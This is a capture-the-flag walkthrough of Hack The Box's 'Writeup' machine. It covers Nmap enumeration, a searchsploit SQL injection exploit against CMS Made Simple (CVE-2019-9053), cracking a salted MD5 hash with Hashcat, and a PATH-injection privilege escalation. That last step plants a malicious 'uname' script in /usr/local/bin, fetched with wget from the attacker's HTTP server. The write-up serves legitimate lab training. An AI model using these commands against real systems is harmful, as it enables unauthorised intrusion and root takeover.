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
Challenge: Hack The Box (HTB) — *Writeup*
Type: Capture The Flag (CTF) Write-up

Hello, this is my report on the **Writeup** machine on Hack The Box. As usual, I first downloaded the VPN configuration file and ran `sudo openvpn --config [file]` in the download directory, waiting for the connection to initialize.

Next, I created a script to run an Nmap scan, saving the output to a file for analysis. The scan revealed that **ports 22 and 80** were open, running **SSH** and **Apache 2.4.25 on Debian**. I also found a disallowed `robots.txt` file and a subdirectory `/writeup/`, which indicated areas to explore further.






```
┌──(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
└─$ cat nmap_scan_10.10.10.138_20251208-110703.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 11:07 EST
Nmap scan report for writeup.htb (10.10.10.138)
Host is up (0.23s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-title: Nothing here yet.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6 cpe:/o:lin
:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), Linux 2.6.32 - 3.13 (91%), Linux
0 - 4.11 (90%), Linux 4.15 (90%), OpenWrt 22.03 (Linux 5.10) (90%), Linux 4.19 (88%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.59 seconds
```


After adding the domain to the `/etc/hosts` file, I was able to explore `robots.txt` and the `/writeup/` subdirectory. The `robots.txt` file did not provide any additional useful


information. However, while browsing the `/writeup/` directory and the links it contained, I identified the next step by reviewing the page source code.

Within the source code, I discovered a meta generator tag indicating that the site was running **CMS Made Simple**, which provided a clear direction for further enumeration and exploit research.









After confirming that the website was running **CMS Made Simple**, with a copyright range of **2004–2009**, I used `searchsploit` to identify potential exploits. The search revealed a **CMS Made Simple SQL Injection** exploit. I then mirrored the exploit locally using the `searchsploit -m` command and renamed the file for clarity.

Upon reviewing the exploit, I determined that it required **Python 2** to run. I executed the exploit using the following command

sudo python inj_cms.py -u http://writeup.htb/writeup/

```
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticate
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)
CMS Made Simple 2.2.15 - RCE (Authenticated)
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Uplo
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning
CMS Made Simple < 2.2.10 - SQL Injection
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload
```


(2.2.10 - SQl Injection)


```
┌──(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
└─$ searchsploit -m php/webapps/46635.py
  Exploit: CMS Made Simple < 2.2.10 - SQL Injection
      URL: https://www.exploit-db.com/exploits/46635
     Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
    Codes: CVE-2019-9053
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Desktop/python_Scripts/nmap_auto/46635.py


┌──(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
└─$ ls
46635.py  argparse  nmap_auto.py  nmap_scan_10.10.10.138_20251204-120

┌──(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
└─$ mv 46635.py inj_cms

┌──(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
└─$ ls
argparse  inj_cms  nmap_auto.py  nmap_scan_10.10.10.138_20251204-1207
```


```
┌──(kali㉿kali)-[~/Desktop/python_Scripts/nmap_auto]
└─$ sudo python2 inj_cms -u http://writeup.htb/writeup/_
```


After running the exploit, it returned a **salt** and an **MD5 hashed password** associated with a valid user account. After identifying the hash type as **MD5**, I used **Hashcat** with **mode 20** and the **rockyou** wordlist to crack the hash.


Using the recovered credentials, I successfully authenticated via **SSH** as the user `jkr`. This access allowed me to locate and retrieve the **user flag**.











Privilege Escalation via PATH Injection

First, I enumerate our privileges and search for writable directories. I discovered that our user is a member of the **staff** group, which grants write access to `/usr/local/bin`. Since this directory is included in the system's **PATH** variable, it presents a potential privilege escalation vector.

```
jkr@writeup:/etc$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff)
jkr@writeup:/etc$ find / -type d -writeable 2> /dev/null
jkr@writeup:/etc$ find / -type d -writable 2> /dev/null
/proc/4629/task/4629/fd
/proc/4629/fd
/proc/4629/map_files
/var/local
/var/lib/php/sessions
/var/tmp
/usr/local
/usr/local/bin
/usr/local/include
/usr/local/share
/usr/local/share/sgml
/usr/local/share/sgml/misc
/usr/local/share/sgml/stylesheet
/usr/local/share/sgml/entities
/usr/local/share/sgml/dtd
/usr/local/share/sgml/declaration
/usr/local/share/fonts
/usr/local/share/ca-certificates
/usr/local/share/man
/usr/local/share/emacs
/usr/local/share/emacs/site-lisp
/usr/local/share/xml
```


- **tty**: TTY devices are owned by this group. This is used by write and wall to enable them to write to other people's TTYs, but it is not intended to be used directly.
- **staff**: Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/local/bin are in the PATH variable of any user, and they may "override" the executables in /bin and /usr/bin with the same name). Compare with group "adm", which is more related to monitoring/security.


https://wiki.debian.org/SystemGroups

```
jkr@writeup:/etc$ cd /usr/local
jkr@writeup:/usr/local$ ls -ahl
total 64K
drwxrwsr-x 10 root staff 4.0K Apr 19  2019 .
drwxr-xr-x 10 root root  4.0K Apr 19  2019 ..
drwx-wsr-x  2 root staff  20K Dec 15 04:19 bin
```

A common way to exploit this misconfiguration is through a **PATH injection attack**. This occurs when a privileged process executes a command using a relative path instead of an absolute one. If I can place a malicious executable with the same name earlier in the PATH, it will be executed instead

To identify such a process, I use PSPY to monitor commands executed by root. While observing system activity, I notice that every time a new SSH connection is established, a script named `10-uname` is executed. This took a lot of time to figure out lol.






Because the script calls `uname` without using an absolute path, and I have write access to `/usr/local/bin`, I can exploit this behavior. I create a malicious script named **`uname`** and place it in `/usr/local/bin`, which is searched before `/bin`.

Step 1: Create a Malicious `uname` Script (Attacker Machine)

On the attacking machine, I create a file named **`uname`**: vim uname

Script contents: #!/bin/bash

cat /root/root.txt



Make it executable: chmod +x uname

Step 2: Host the File via HTTP (Attacker Machine)


Start a simple web server in the same directory: python3 -m http.server 8000 (in the dir that the uname script is in)

Step 3: Download the File to the Target Machine

On the target machine, navigate to the writable PATH directory: cd /usr/local/bin

Download the malicious binary: wget http://10.10.16.3:8000/uname

Make sure it is executable: chmod +x uname



Step 4: Trigger Execution via SSH Login

Open a **new terminal/session** on the attacking machine and log in via SSH: jkr@writeup.htb

and there you I got the **ROOT FLAG :)**.